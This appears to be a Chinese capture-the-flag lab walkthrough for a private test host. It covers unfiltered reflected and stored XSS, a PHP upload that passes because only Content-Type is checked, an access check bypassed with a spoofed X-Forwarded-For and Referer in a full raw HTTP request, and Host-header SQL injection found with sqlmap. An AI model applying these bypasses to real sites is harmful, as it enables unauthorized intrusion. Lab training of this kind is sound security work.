
进去之后看到url后面跟了个参数id=666 并把参数值显示在了页面上 那么这是个反射XSS



666


[666](#)

没有过滤 随便一条payload即可




第十四关：存储型xss

一个留言板 那么这是个存储型XSS了 也没有什么过滤 把上一关的payload拿来用就可以了




第十五关：图片上传不了？

上传小写jpg可以



但是她说她不喜欢.. T_T




尝试php后缀会回显什么 结果好像直接上传成功了

看了下目录确实传成功了 那么这题的代码猜测是只验证了Content-Type

第十六关：双十一剁不剁手

输入框输入了之后 点击go 回显 这个地方剁手不好 换个地方 并多了一个参数url



这个地方剁手不好，换个地方！

宝宝有钱想从公司去某个知名站剁手。

Go

请输入flag.

Pass

换成taobao，提示只有10.10.10.10可以访问

思路是改XFF, host, referee

```
GET /pentest/test/12/?url=www.baidu.com HTTP/1.1
Host: 192.168.128.120
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Referer:http://www.baidu.com/pentest/test/12/?url=www.taobao.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For:10.10.10.10
Cookie: PHPSESSID=9n0260o5ilre2sdttnpnf0esq2;
UM_distinctid=163d0cf53059-05464272128cb28-163b7640-100200-163d0cf53063ac;
CNZZDATA1670348=cnzz_eid%3D2024919839-1528212844-http%253A%252F%252F192.168.128.120%252F%26ntime%3D1528212844;
recordurl=%2Chttp%253A%252F%252F192.168.128.120%252Fpentest%252Fcms%252FmetInfo
baohan%252F%2Chttp%253A%252F%252F192.168.128.120%252Fpentest%252Fcms%252FmetInf
oxiugai%252F%2Chttp%253A%252F%252F192.168.128.120%252Fpentest%252Fcms%252FmetIn
foxiugai%252Fmessage%252F%2Chttp%253A%252F%252F192.168.128.120%252Fpentest%252F
cms%252Fmetinfoxiugai%252Fdownload%252F%2Chttp%253A%252F%252F192.168.128.120%25
2Fpentest%252Fcms%252Fmetinfoxiugai%252Fabout%252Fshow.php%253Flang%253Dcn%2526
id%253D22%2Chttp%253A%252F%252F192.168.128.120%252Fpentest%252Fcms%252Fmetinfox
iugai%252Fnews%252F%2Chttp%253A%252F%252F192.168.128.120%252Fpentest%252Fcms%25
2Fmetinfoxiugai%252Fproduct%252F%2Chttp%253A%252F%252F192.168.128.120%252Fpente
st%252Fcms%252Fmetinfoxiugai%252Fabout%252Fshow.php%253Flang%253Dcn%2526id%253D
```

拿到flag

INT

SQL XSS Encryption Encoding Other

Load URL

Split URL

Execute

Enable Post data

Enable Referrer

http://192.168.128.120/pentest/test/14/?

[第二关:从图片中你能找到什么?](#)

[很不错的一个妹子照片哦!](#)

从图片中找到有用的信息

[第三关:你看到了什么?](#)

[不要相信你眼前所见的...](#)

渗透网站的时候目录也很重要

[第四关:告诉你了flang是5位数](#)

[五位纯数字](#)

当遇到五位验证码的时候可以爆破

第三关：又tm是注入

INT

SQL XSS Encryption Encoding Other

Load URL

Split URL

Execute

Enable Post data

Enable Referrer

http://192.168.128.120/pentest/test/15/?

请帮管理员找到凭据。

今日水果特价,欢迎选购!

清仓大处理,最后

名称:苹果
价格:1000
数量:20

名称:梨
价格:500.09
数量:70

sqlmap跑了一下发现是host头注入

拿到了flag

